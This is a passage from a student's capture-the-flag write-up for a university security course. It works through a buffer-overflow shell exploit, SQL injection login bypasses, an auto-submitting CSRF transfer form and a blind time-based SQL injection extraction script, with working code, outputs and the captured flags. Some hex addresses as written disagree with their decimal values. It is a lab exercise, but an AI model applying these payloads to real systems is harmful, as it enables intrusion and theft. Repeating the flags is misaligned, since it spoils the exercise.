It looks like the return address of the main function 0x7ffff7ffde38 is not too far away from the address on the stack which stores the value of the first ‘A’, 0x7ffffffce28.

Doing the calculation, we find out that the return address of the main function is 4112 bytes away from the first A.

```
✓ [10] #return address of main function
0s hex_value = 0x7ffff7ffde38
    decimal_value = int(hex_value)
    print("Decimal value:", decimal_value)

    Decimal value: 140737488346680

✓ [11] #memory location of where the first A is on the stack
0s hex_value = 0x7ffffffce28
    decimal_value = int(hex_value)
    print("Decimal value:", decimal_value)

    Decimal value: 140737488342568

✓ [12]
0s print(140737488346680-140737488342568) #main - first A

    4112
```

Now we are ready to craft our exploit.

As above, since we calculated our offset to be 4112 bytes, I sent 4112 dummy bytes of character 'A' followed by the address of win()+5. Following that, I used the interactive() method in pwntools to spawn a shell.

```
m3.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/m3.py (3.8.5)

import os
os.environ['PWNLIB_NOTERM'] = '1'
from pwn import remote, p64
import struct
from struct import pack

# Connect to the remote server
conn = remote('cs2107-ctfd-i.comp.nus.edu', 16302)

# Read output until the "Source Port > " prompt
conn.recvuntil(b'Source Port > ')

# Send values for source and destination ports
conn.sendline('12345') # Source Port
conn.recvuntil(b'Destination Port > ')
conn.sendline('54321') # Destination Port

# Send data length
conn.recvuntil(b'Data Length > ')
data_len = 65535
conn.sendline(str(data_len))

# Generate payload
payload = b'A' * 4112 + b';\x12@\x00\x00\x00\x00\x00'

# Send payload
conn.sendline(payload)

# Launch shell
conn.interactive()
```

At first glance, there seems to be no indication of successfully spawning a shell. Trying the linux shell function "ls", we found that we have successfully spawned a shell! Simply printing the contents of flag.txt returned us the flag.

```
Assignment_2 - python m3.py - 113x20
(base) jowayn@Jo-Wayns-MacBook-Pro Assignment_2 % python m3.py
[x] Opening connection to cs2107-ctfd-i.comp.nus.edu on port 16302
[x] Opening connection to cs2107-ctfd-i.comp.nus.edu on port 16302: Trying 172.25.76.48
[+] Opening connection to cs2107-ctfd-i.comp.nus.edu on port 16302: Done
m3.py:14: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
conn.sendline('12345') # Source Port
m3.py:16: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
conn.sendline('54321') # Destination Port
m3.py:21: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
conn.sendline(str(data_len))
[*] Switching to interactive mode
Data >
Packet bytes:

0x000000: 39 30 31 d4 07 00 3d          901...=
ls
flag.txt
run
cat flag.txt
CS2107{0ver_th3_m00n_4nd_0V3r_tHe_w!r3_f451a67}
```

The flag is CS2107{0ver_th3_m00n_4nd_0V3r_tHe_w!r3_f451a67}

M4.


This challenge requires us to utilise SQL Injection to bypass a vulnerable login page. Our initial realisation is that the input does not allow spaces at all. Hence, we will have to replace spaces with `/**/`

First, I tried this syntax

Username: `'or/**/1=1/**/—/**/'`

Password: `'or/**/1=1/**/—/**/'`

However we are returned with this error message



The screenshot shows a web browser window with the address bar displaying 'cs2107-ctfd-i.comp.nus.edu:5002/?error=Don%27t+go+trying+to+hack+me+now!'. The page title is 'Secret Login Page'. A red error box contains the text 'Login error' and 'Don't go trying to hack me now!'. Below the error box are input fields for 'Username' and 'Password', each with a placeholder 'Enter username' and 'Enter password' respectively. A blue 'Login' button is at the bottom.

The system seems to protect against inputting `1=1` as integers instead of strings, either that or it does not allow the use of empty strings.

Trying a different syntax:

Username: `tom'/**/or/**/'1'='1`

Password: `tom'/**/or/**/'1'='1`

With this, I obtained the flag.

Secret viewer

Here's a secret:

`CS2107{i_could_Go_for_fil7er_C0fFe3}`

The query in the system should look like: (ignoring the replacing of spaces with `/**/`)

`SELECT username, password, role FROM users WHERE username = 'tom' or '1' = '1'`

`AND`

`password = 'tom' or '1' = '1'`

H2.

This challenge requires us to perform a Cross-Site Forgery Request (CSRF).

Initial inspection of the web app's source code reveals that there exists a "super VIP portal" that will reveal the flag, and that being able to render this page requires that my bank account has at least 100,000,000, as below.

```
@app.route('/super_vip_portal')
@login_required
def super_vip_portal():
    accounts = Account.query.filter_by(user_id=session['user_id']).all()
    if sum([account.balance for account in accounts]) < 100000000:
        return redirect(url_for('dashboard'))
    return render_template('super_vip_portal.html', flag=FLAG)
```

We have information that this account has 1,000,000,000,000 in value associated with it, as below.


```
@event.listens_for(Account.__table__, 'after_create')
def insert_initial_account(*args, **kwargs):
    account = Account(name='All da money', balance=1000000000000, user_id=1)
    db.session.add(account)
    db.session.commit()
```

We also realise from the challenge description that we are supposed to engineer a page that the admin will be visiting. From this, we know the exploit could involve sending a malicious link that would "steal" the admin's money by forging a transfer request from the admin to be sent to the bank website, with the money being transferred from the initial account created by the admin (we will call this the admin's account), corresponding to `user_id = 1`, into my account. By doing so, we are performing a CSRF attack on the admin by forging a request from the admin to the bank's website. This is only possible because we realise that no matter how long we dwell on the bank's website, we do not get logged out unless we explicitly click the logout button, or empty our cache (thus emptying our authenticated tokens with websites). Thus, there is a high possibility that the admin is currently already authenticated by the bank website and has not logged out, thus I will execute an attack based on the assumption. If my assumption is correct, we do not even have to steal any authentication tokens to beat the challenge. The steps taken in my attack are as follows:


I first registered an account with the username as "hehexd", and logged into the account. I opened a banking account under my username with the same name, "hehexd".

username: hehexd
password: hehexd13579


Observe that the initial account balance was 0, and that the account number associated with this account is 145.



As mentioned, my strategy was to forge a request to transfer money from the account number 1 (initialised account with “all da money”) to my account, in order to obtain VIP status and render the VIP page. On the transfer page, I noticed when trying to transfer an amount of 0 to account=1 that the payload takes the form of the following:




Moreover, the form request was a post request:



The reason for a 302 NOT FOUND response status code was because the transfer was not a valid one, but from the request that was sent we learnt that it was the form of a POST request, which is as expected. We can also observe the nature of the request from the website’s source code:

```
def transfer(id):
    account = Account.query.get_or_404(id)
    if account.user_id != session['user_id']:
        return redirect(url_for('dashboard'))
    if request.method == 'POST':
        if account.balance < float(request.form['amount']):
            flash('Insufficient funds')
            return redirect(url_for('transfer', id=id))
        if float(request.form['amount']) < 0:
            flash('Invalid amount')
            return redirect(url_for('transfer', id=id))
        account.balance -= float(request.form['amount'])
        account = Account.query.get_or_404(request.form['account'])
        account.balance += float(request.form['amount'])
        db.session.commit()
        return redirect(url_for('dashboard'))
    accounts = Account.query.filter_by(user_id=session['user_id']).all()
    return render_template('transfer.html', account=account, accounts=accounts)
```

As seen from the payload screenshot, the payload form of `account=X&amount=X` can easily be manipulated in HTML format as below, so as to force the viewer of this page into a form submission with the specified payload, to the bank website. However, this only works when the admin opens the page because <http://svb:5003/transfer/1> (transfer page for admin – also the webpage through which the admin accesses the bank website) only allows authenticated users to access the page, and the admin is one such user that is authenticated (hopefully he has not logged out). We are told that a bot will simulate the exploitation by opening any URL that we submit. Hence, the HTML page below was created for the admin to send my CSRF form as a POST request once his browser accesses the page, transferring the amount of 100,000,000 to me (account 145). Notably, since the challenge mentioned that the admin accesses the bank’s webpage through the URL <http://svb:5003>, the form was built in such a way that it sends the post request to this webpage (specifically the transfer page).



```
1 <html>
2 <body>
3   <form id="csrf-form" action="http://svb:5003/transfer/1" method="POST">
4     <input type="hidden" name="account" value="145">
5     <input type="hidden" name="amount" value="100000000">
6   </form>
7   <script>
8     document.getElementById("csrf-form").submit();
9   </script>
10 </body>
11 </html>
```

Of course, we will need to create an endpoint for the admin to be able to retrieve this malicious HTML page, hence I set up a simple webserver on localhost to host this page, as below:



```
server.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/h2/server.py (3.8.5)
from http.server import HTTPServer, SimpleHTTPRequestHandler
import os

print(os.listdir())

os.chdir('html')

port = 8080
httpd = HTTPServer(('0.0.0.0', port), SimpleHTTPRequestHandler)
print(f"Serving on port {port}")

try:
    httpd.serve_forever()
except KeyboardInterrupt:
    print("\nShutting down server...")
    httpd.shutdown()

Ln: 6 Col: 16
```


In order for an external party to access this webpage, he will have to directly connect to my host (oops, I'm revealed). Hence my IP address, together with the port number specified in the above code makes up the malicious page for an external party to access. Of course in an actual CSRF attack, an attacker could simply use a proxy server to host this to hide his identity. The malicious url is as follows:

<http://<MY-IP-ADDRESS>:8080/malicious.html> (my actual IP address removed here)


After submitting the URL in the form specified by the challenge, the resultant URL is as follows:

<http://cs2107-ctfd-i.comp.nus.edu:5004/visit?url=http://<MY-IP-ADDRESS>:8080/malicious.html>

After a brief delay, I became a millionaire.




It looks like I now have enough money in my account to access the Super VIP Portal, but since there was no direct link to the portal, trivially changing the URL granted me access to the portal since I met the requirements (at least 100,000,000 in account and authenticated user).



The flag is CS2107{b00M_Goes_thE_INduSTry}

B2.

The key to beating this challenging was by using time-based blind SQL injection. Observing the source code of the challenge server:



```
app.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/bonus/app.py (3.8.5)
from flask import Flask, request, redirect, url_for
import sqlite3

app = Flask(__name__)
database = 'database.db'

@app.route('/')
def index():
    id = request.args.get('id')
    if id is None:
        return redirect(url_for('index', id=1))
    with sqlite3.connect(database) as con:
        cur = con.cursor()
        try:
            cur.execute('SELECT * FROM mytable WHERE id='+id)
        except sqlite3.OperationalError:
            return 'Error'
        return 'What did that query return? It is a mystery -\_(ツ)_/-'

Ln: 18 Col: 70
```

We noticed that the database was initialised using sqlite3. This would be useful for my approach later. Also, the default table at the beginning of the lookup was “mytable”, whereas in the challenge description it was explicitly mentioned that we are trying to look into a table named “flag” instead.

Trying trivial requests on the challenge website, it seems to always return the same webpage as long as the input query was a valid SQL query..... How then can we obtain feedback from the server with regards to our inputs? The answer was to introduce a time delay with the use of CASE statements. SQLite’s implementation of time delay uses randblob().

As we already know the format of the flag always starts with “CS2107”, I experimented with this query appended to the end of the challenge server site:

```
?id=1 AND (SELECT CASE WHEN substr(flag, 1, 6)='CS2107' THEN randblob(1000000000) ELSE NULL
END FROM flag)
```

This would return a time-delay of about 3-4s when the case statement was true, whereas the site processes the query in a matter of milliseconds if the case statement was false.

Sure enough, this was the time delay I found with the above query:

?id=1%20AND%20(SELECT%20CASE%20WHEN%...	
Queued at 0	
Started at 6.81 ms	
Resource Scheduling	
Queuing	DURATION 6.81 ms
Connection Start	
Stalled	DURATION 1.41 ms
Request/Response	
Request sent	DURATION 0.10 ms
Waiting for server response	3.85 s
Content Download	2.76 ms
Explanation	
3.86 s	

Hence, we know we are looking at the correct place for the flag. We could make use of this strategy to iteratively send requests with every possible character on every position of the flag string, and use the delay as positive feedback that the particular character is correct!

Firstly, I experimented with different values of flag length to determine the correct length, using the following query:

```
?id=1 AND (SELECT CASE WHEN (SELECT length(flag) FROM flag)=26 THEN randblob(1000000000) ELSE NULL END)
```

I found out that the time delay occurred only with the length of 26 characters, hence I was certain that was the correct length. From this point, I executed the following python script to iteratively send requests to find out the characters at each position of the flag, using the substr() method.

```
b2_sol.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/b2/b2_sol.py (3.11.2)
import requests
import time

url = 'http://cs2107-ctfd-1.comp.nus.edu:5005/'
flag_length = 26
flag = ''
delay_threshold = 3

auth_token_name = 'auth_token'
auth_token_value = '""AUTH TOKEN REDACTED""'

session_cookie_name = 'session'
session_cookie_value = '""SESSION COOKIE REDACTED""'

session = requests.Session()
session.cookies.set(auth_token_name, auth_token_value)
session.cookies.set(session_cookie_name, session_cookie_value)

charset = '!_ABCDEFGHIJKLMN0PQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789{}'

for i in range(1, flag_length + 1):
    for char in charset:
        ascii_value = ord(char)
        payload = f"?id=1 AND (SELECT CASE WHEN (SELECT unicode(substr(flag,{i},1)) FROM flag)={ascii_value} THEN randblob(1000000000) ELSE NULL END)"
        start_time = time.time()
        response = session.get(url + payload)
        end_time = time.time()

        response_time = end_time - start_time

        if response.status_code == 200 and response_time >= delay_threshold:
            flag += chr(ascii_value)
            print(f"Current flag: {flag}")
            break

print(f"Final flag: {flag}")
```

The result of the above script is as follows:

```
===== RESTART: /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/bonus/bonus.py =====  
Current flag: C  
Current flag: CS  
Current flag: CS2  
Current flag: CS21  
Current flag: CS210  
Current flag: CS2107  
Current flag: CS2107{  
Current flag: CS2107{1  
Current flag: CS2107{1_  
Current flag: CS2107{1_5  
Current flag: CS2107{1_5E  
Current flag: CS2107{1_5EE  
Current flag: CS2107{1_5EE_  
Current flag: CS2107{1_5EE_h  
Current flag: CS2107{1_5EE_hI  
Current flag: CS2107{1_5EE_hID  
Current flag: CS2107{1_5EE_hIDd  
Current flag: CS2107{1_5EE_hIDde  
Current flag: CS2107{1_5EE_hIDden  
Current flag: CS2107{1_5EE_hIDden_  
Current flag: CS2107{1_5EE_hIDden_f  
Current flag: CS2107{1_5EE_hIDden_fl  
Current flag: CS2107{1_5EE_hIDden_fl4  
Current flag: CS2107{1_5EE_hIDden_fl4g  
Current flag: CS2107{1_5EE_hIDden_fl4gs  
Current flag: CS2107{1_5EE_hIDden_fl4gs}  
Final flag: CS2107{1_5EE_hIDden_fl4gs}
```

CS2107{1_5EE_hIDden_fl4gs}

Sure enough, this was 26 characters in length. :D